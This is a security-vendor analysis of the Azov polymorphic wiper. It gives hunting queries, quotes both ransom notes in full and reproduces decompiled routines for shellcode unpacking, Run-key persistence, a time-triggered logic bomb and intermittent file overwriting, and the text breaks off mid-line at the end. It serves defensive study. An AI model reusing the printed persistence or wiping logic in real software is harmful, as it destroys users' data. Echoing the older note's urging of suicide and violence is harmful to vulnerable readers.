research.checkpoint.com /2022/pulling-the-curtains-on-azov-ransomware-not-a-skidsware-but-polymorphic-wiper/

Pulling the Curtains on Azov Ransomware: Not a Skidsware but Polymorphic Wiper

⋮ 12/12/2022

December 12, 2022

Research by: Jiri Vinopal

Highlights:

- ***Check Point Research (CPR) provides under-the-hood details of its analysis of the infamous Azov Ransomware***
- ***Investigation shows that Azov is capable of modifying certain 64-bit executables to execute its own code***
- ***Azov is designed to inflict impeccable damage to the infected machine it runs on***
- ***CPR sees over 17K of Azov-related samples submitted to VirusTotal***

Introduction

During the past few weeks, we have shared the preliminary results of our investigation of the Azov ransomware on social media, as well as with Bleeping Computer. The below report goes into more detail regarding the internal workings of Azov ransomware and its technical features.

Background & Key Findings

Azov first came to the attention of the information security community as a payload of the SmokeLoader botnet, commonly found in fake pirated software and crack sites.

One thing that sets Azov apart from your garden-variety ransomware is its modification of certain 64-bit executables to execute its own code. Before the advent of the modern-day internet, this behavior used to be the royal road for the proliferation of malware; because of this, to this day, it remains the textbook definition of "computer virus" (a fact dearly beloved by industry pedants, and equally resented by everyone else). The modification of executables is done using polymorphic code, so as not to be potentially foiled by static signatures, and is also applied to 64-bit executables, which the average malware author would not have bothered with.

This aggressive polymorphic infection of victim executables has led to a deluge of publicly available files infected with Azov. Every day, hundreds of new Azov-related samples are submitted to VirusTotal, which as of November 2022, has already exceeded 17,000. Using a hand-crafted query, it is possible to search for only proper Azov samples, without the trojanized binaries.

VirusTotal query to search for Azov-related samples:

(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND (behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe')

(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND (behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe')

```
(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND
(behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe')
```




Figure 1: VirusTotal query – Azov-related samples

VirusTotal query to search for only proper Azov samples, without the trojanized binaries:

(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND (behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe') AND detectiteasy:"Compiler: FASM*"

(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND (behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe') AND detectiteasy:"Compiler: FASM*"

```
(behaviour:'Local\\\\Kasimir_*' OR behaviour:'Local\\\\azov') AND
(behaviour_files:'RESTORE_FILES' OR behaviour_registry:'rdpclient.exe') AND
detectiteasy:"Compiler: FASM*"
```





Figure 2: VirusTotal query – only original Azov samples


The abundance of samples has allowed us to distinguish two different versions of Azov, one older and one slightly newer. These two versions share most of their capabilities, but the newer version uses a different ransom note, as well as a different file extension for destroyed files (`.azov`).


RESTORE_FILES.txt - Notepad

File Edit Format View Help

```
!Azov ransomware!

Hello, my name is hasherezade.
I am the polish security expert.

To recover your files contact us in twitter:
@hasherezade
@VK_Intel
@demonslay335
@malwrhunterteam
@LawrenceAbrams
@bleepincomputer

Слава Україні! #Всебудеукраїна

[Why did you do this to my files?]
I had to do this to bring your attention to the problem.
Do not be so ignorant as we were ignoring Crimea seizure for years.

The reason the west doesn't help enough Ukraine.
Their only help is weapons, but no movements towards the peace!
Stop the war, go to the streets!
Since when that Z-army will be near to my Polska country.
The only outcome is nuclear war.
Change the future now!
Help Ukraine, come to the streets!
We want our children to live in the peaceful world.

#ВсебудеУкраїна

--------------------------------------------------

Biden doesn't want help Ukraine.
You people of United States, come to the streets, make revolution!
Keep America great!
--------------------------------------------------

Germany plays against their own people!
Du! Ein mann aus Deutschland, komm doch, komm raus!
Das ist aber eine Katastrophe, was Biden zu ihnen gemacht hat.
Wie war das schoen, wenn Merkel war da?
---------------------------------------------------

#TaiwanIsChina
```

Figure 3: Ransom note of the newer version of Azov



RESTORE_FILES.txt - Notepad

File Edit Format View Help

```
Hello, all your files have been damaged without any possible way to recover.
Feel free to commit suicide.

[Why did you do this to my files?]
They asked me to do this...

The hatred is that what makes me feel alive.
That's what you secretly have fallen in love with.
The hatred is the force that drives the life forward.
The hell is my paradise.
The suffer is the bliss.
Others say the hate is what destroys yourself.
I say that the hatred is eternal cure.

If you feel desperate you lost the files.
Use this despair to create the pain for others.
Make them hate you, it is the source of your power.

Do you think why the people go to schools and kill others?
Why do people make terrorist ideologies?
Why do governments covertly makes you suffer?

It's the essence of the future life.
All we are immortal beings.
When spiritual is not a way, the antispiritual is your victory point.
In the manifested life you have a choice to be with us either be against.
Sow the evil, reap the power is what I say to you.
Saw the good, reap the weakness is what spiritual says to you.

When you hate, you feel the power.
You feel the flight.
That fly is the antispirit touch.
Use this to multiply the suffer.

[How can I use this power?]

Find inside the source of bliss.
If this bliss goes stronger when you see the suffer.
That is what I call the source.

Check that by looking through the news how people kill others.
How the people dies.
How children are being tortured.
How animals are executed.
The death is your key.

[How can I give you my power?]

When you read this concentrate on the intent to give the energy of your source to the
meta-source of this text.
Am vizu der strotum la fictus om spiritus.
```

Figure 4: Ransom note of the older version of Azov

The text on the left is remarkable for its stealth delivery of various Kremlin talking points (in particular, the threat of nuclear war). For any readers feeling compelled by the text on the right, we recommend Nicky Case’s The Evolution of Trust.

Technical Analysis: Highlights

- Manually crafted in assembly using FASM
- Using anti-analysis and code obfuscation techniques
- Multi-threaded intermittent overwriting (looping 666 bytes) of original data content
- Polymorphic way of backdooring 64-bit “.exe” files across the compromised system
- “logic bomb” set to detonate at a certain time. The sample analyzed below was set to detonate at 10-27-2022 10:14:30 AM UTC

- No network activity and no data exfiltration
- Using the SmokeLoader botnet and trojanized programs to spread
- Effective, fast, and unfortunately unrecoverable data wiper

Full Technical analysis

We focus on the original sample of the newer Azov version (SHA256: 650f0d694c0928d88aeeed649cf629fc8a7bec604563bca716b1688227e0cc7e — as pointed out above, there is no major difference in functionality compared to the older version). This is a 64-bit portable executable file that has been assembled with FASM (flat assembler), with only 1 section `.code` (r+x), and without any imports.




Figure 5: Detection of FASM compiler




Figure 6: Only 1 section ".code" and no Imports

When we think of a person writing code directly in assembly language, we think of a vulnerability researcher carefully piecing together a payload, a hard-boiled engineer creating a real-time application, or maybe an undergraduate student undergoing a rite of passage. We certainly do not immediately think of a ransomware author creating ransomware (indeed, we suspect most ransomware authors would go the opposite direction and write it all in Python, if they feasibly could). We assume this began with the author having to deal with code at the assembly level anyway to carry out their "infect executables" plan, and then spun out of control.

The `.code` section has three parts, which are most easily seen by looking at its entropy. First, there is a high-entropy part containing the encrypted shellcode. It is followed by plain code implementing the unpacking routine, and then the last part, with very low entropy, appears to consist of plain strings used to construct the ransom note.




Figure 7: Entropy of the ".code" section

Unpacking Routine

As the whole code of Azov is assembly manually crafted for the purpose of being obtuse, it is necessary to do some IDA magic and cleanup to shape the code into a state where it can be decompiled and understood. Once this is done, the procedure `start_0()` becomes visible. This code unpacks shellcode into newly allocated memory and then transfers execution to it.

```
void __fastcall start_0()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  hKernel32 = GetKernel32BaseAddr();
  FindGetProcAddress = &unk_40494E;
  for ( i = 95179i64; i != 93365; --i )
    FindGetProcAddress = (FindGetProcAddress + 1);
  GetProcAddress = FindGetProcAddress(
                     (hKernel32
                    + *(&hKernel32->NTHeaders.OptionalHeader.DataDirectory[0].VirtualAddress
                      + hKernel32->DosHeader.e_lfanew)),
                     hKernel32);
  ADJ(temp)->GetProcAddress = GetProcAddress;
  sub_81ED4 = AllocAndDecryptShellcode(GetProcAddress, hKernel32);
  sub_81ED4(GetProcAddress, hKernel32);
}
```

Figure 8: Entry function start_0

The unpacking routine in the function `AllocAndDecryptShellcode()` is intentionally created to look more sophisticated than it is. But in reality, it is a simple seeded decryption algorithm using a combination of `xor` and `rol`, where key = `0x15C13`.

```
strcpy(procName, "VirtualAlloc");
VirtualAlloc = GetProcAddress(hKernel32, procName);
decryptedShellcode = VirtualAlloc(0i64, 0x61BEui64, 0x3000u, 0x40u);
i = 0x4615i64;
do
{
  --i;
  decryptedShellcode[i] = byte_401005[i];
}
while ( i );
j = 0x3FE0i64;
key = 0x15C13;
seed = 0x92819200;
do
{
  decryptedShellcode[--j] ^= key;
  temp1 = seed - 0x26FE2;
  temp2 = temp1 + key + 0x26FE2;
  seed = temp1 + 0x26FE2;
  key = __ROL4__(temp2, 1);
}
while ( j );
return &decryptedShellcode[sub_81ED4 - 0x80000];
```

Figure 9: Unpacking routine in the function AllocAndDecryptShellcode

We provide below a Python implementation of the simplified routine logic:

import pefile, malduck

pe = pefile.PE('Azov_Ransomware.exe')

encrypted_shellcode = pe.sections[0].get_data()[5:0x4615+5]

decrypted_shellcode = bytearray(encrypted_shellcode)

key = 0x15C13

for j in range(0x3FDF,-1,-1):

decrypted_shellcode[j] ^= malduck.BYTE(key)

key = malduck.rol(key + 0x92819200, 1, 32)

print(decrypted_shellcode)

import pefile, malduck pe = pefile.PE('Azov_Ransomware.exe') encrypted_shellcode = pe.sections[0].get_data()[5:0x4615+5] decrypted_shellcode = bytearray(encrypted_shellcode) key = 0x15C13 for j in range(0x3FDF,-1,-1): decrypted_shellcode[j] ^= malduck.BYTE(key) key = malduck.rol(key + 0x92819200, 1, 32) print(decrypted_shellcode)

```
import pefile, malduck
```

```
pe = pefile.PE('Azov_Ransomware.exe')
encrypted_shellcode = pe.sections[0].get_data()[5:0x4615+5]
decrypted_shellcode = bytearray(encrypted_shellcode)

key = 0x15C13
for j in range(0x3FDF,-1,-1):
    decrypted_shellcode[j] ^= malduck.BYTE(key)
    key = malduck.rol(key + 0x92819200, 1, 32)
print(decrypted_shellcode)
```

The next stage is split into two main routines: one in charge of wiping files and the other in charge of backdooring executables.

```
pop     rdi
mov     rdx, rsi
call    ResolveAPIs
test    rax, rax
jz      short loc_81EF7
mov     [rbp+(temp.APIs-20h)], rax
mov     rcx, rax        ; DynIAT
call    AllocMemAndCopyShellcodeStage
add     rax, (offset jmpWCreateThreadsforWipingAndBackdooring - offset qword_190000)
push    rdi
jmp     rax             ; jmpWCreateThreadsforWipingAndBackdooring
```

Figure 10: Transferring of execution to wiping and backdooring logic

Wiping Routine

The wiping routine begins by creating a mutex (`Local\\\azov`) to verify that two instances of the malware are not running concurrently.

```
HANDLE __stdcall CreateMutex()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wcscpy(mName, L"Local\\azov");
  hMutex1 = (DynIAT->CreateMutexW)(0i64, 1i64, mName);
  if ( hMutex1 && (DynIAT->GetLastError)() != ERROR_ACCESS_DENIED
    || (hMutex2 = (DynIAT->OpenMutexW)(0x1B0000i64, 0i64, mName), (hMutex1 = hMutex2) != 0i64) )
  {
    if ( (DynIAT->WaitForSingleObject)(hMutex1, 0xFFFFFFFFi64) == 0xFFFFFFFFi64 )
    {
      (DynIAT->CloseHandle)(hMutex1);
      return 0i64;
    }
    return hMutex1;
  }
  return hMutex2;
}
```

Figure 11: Wiping routine – mutex creation

If the mutex handle is successfully obtained, Azov creates persistence by trojanizing (similar to the backdooring routine) the 64-bit Windows system binary `msiexec.exe` or `perfmon.exe` and saving it as `rdpclient.exe`. A registry entry at

SOFTWARE\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run is created pointing to the newly created file.

```
if ( HIDWORD(ConstData->const2[1])
  && GetPathToMsiexecOrPerfmon(pathToMsiexecOrPerfmon)
  && CreatePathToRdpclient(pathToRdpclient)
  && CopyMsiexecOrPerfmonToRdpclient(pathToMsiexecOrPerfmon)
  && VFuncs->BackdoorFileWithShellcode(DynIAT, pathToRdpclient) == 666 )
{
  pHkey = 0i64;
  if ( !(DynIAT->RegCreateKeyExW)(
          HKEY_LOCAL_MACHINE,
          L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
          0i64,
          0i64,
          0i64,
          KEY_ALL_ACCESS,
          0i64,
          &pHkey,
          0i64) )
```

Figure 12: Persistence creation

The wiping procedure uses a trigger time – there is a loop where the analyzed sample checks system time, and if it is not equal to or larger than the trigger time, it sleeps 10s and loops again. Regarding the analyzed sample in the Twitter post, the trigger time was 10/27/2022 at 10:14:30 AM UTC.

```
do
{
  if ( i )
    (DynIAT->Sleep)(10000i64);
  ++i;
  hMutex = CreateMutex();
}
while ( !hMutex );
SetPersistence();
while ( 1 )
{
  pvtime = 0.0;
  (DynIAT->GetSystemTime)(lpSystemTime);
  (DynIAT->SystemTimeToVariantTime)(lpSystemTime, &pvtime);
  if ( pvtime - *&ConstData->pvtimeConst1 >= *&ConstData->pvtimeConst2 )
    break;                          // trigger time >= 10-27-2022 10:14:30 AM UTC
  (DynIAT->Sleep)(10000i64);
}
APIs = DynIAT;
hThread = (DynIAT->CreateThread)(0i64, 0i64, MainStartRoutine1, 0i64, 0i64, 0i64);
(APIs->CloseHandle)(hThread);
(DynIAT->Sleep)(0xFFFFFFFFi64);
if ( hMutex != -1i64 )
  (DynIAT->CloseHandle)(hMutex);
(DynIAT->RtlExitUserThread)(0i64);
return 0i64;
```

Figure 13: Trigger time set to 10/27/2022 10:14:30 AM UTC

Once this logic bomb triggers, the wiper logic iterates over all machine directories and executes the wiping routine on each one, avoiding certain hard-coded system paths and file extensions.

```
text "UTF-16LE", ':\Windows',0

text "UTF-16LE", '\ProgramData\',0

text "UTF-16LE", '\cache2\entries',0

text "UTF-16LE", '\Low\Content.IE5\',0

text "UTF-16LE", '\User Data\Default\Cache\',0

text "UTF-16LE", 'Documents and Settings',0

text "UTF-16LE", '\All Users',0
```

Figure 14: System paths omitted from wiping and backdooring

```
FileExtensionToOmit.extension1 = L".exe";
pFileExtensionToOmit = &FileExtensionToOmit;
i = 0;
FileExtensionToOmit.extension2 = L".dll";
FileExtensionToOmit.extension3 = L".ini";
FileExtensionToOmit.extension4 = L"RESTORE_FILES.txt";
FileExtensionToOmit.extension5 = L".azov";
while ( 1 )
{
  result = DynIAT->StrStrIW(lpFilename, pFileExtensionToOmit->extension1);
  if ( result )
    break;
  ++i;
  pFileExtensionToOmit = (pFileExtensionToOmit + offsetof(struct_FileExtensionToOmit, extension2));
  if ( i >= 4 )
    return result;
}
return 1i64;
```

Figure 15: File extensions omitted from wiping

Each file is wiped “intermittently”, by which we mean a block of 666 bytes is overwritten with random noise, then an identically-sized block is left intact, then a block is overwritten again, and so on — until the hard limit of 4GB is reached, at which point all further data is left intact. As a random source, the sample uses an uninitialized local variable (e.g., `char buffer[666];`) which in practice means random stack memory content.

```
hFile = DynIAT->CreateFileW(lpFilename, 0xC0000000, FILE_SHARE_READ, 0i64, OPEN_EXISTING, 0, 0i64);
if ( hFile != -1i64 )
{
  retVal1 = DynIAT->GetFileSizeEx(hFile, &fileSize);
  if ( *&retVal1 )
  {
    memset(&checkSize, 0, sizeof(checkSize));
    while ( checkSize.QuadPart < fileSize.QuadPart )
    {
      if ( checkSize.HighPart )
        break;                    // buffer -> not initialized - random data
      retVal2 = DynIAT->WriteFile(hFile, buffer, 666u, &nNumberOfBytesWritten, 0i64);
      if ( !*&retVal2 )
        break;
      checkSize.QuadPart += 666i64;
      if ( DynIAT->SetFilePointerEx(hFile, 666i64, 0i64, 1u) )
        checkSize.QuadPart += 666i64;
    }
  }
  DynIAT->CloseHandle(hFile);
}
RenameFileExt(lpFilename);
return 0i64;
```

Figure 16: Intermittent data wiping

```
59b5;kernel32.CreateFileW
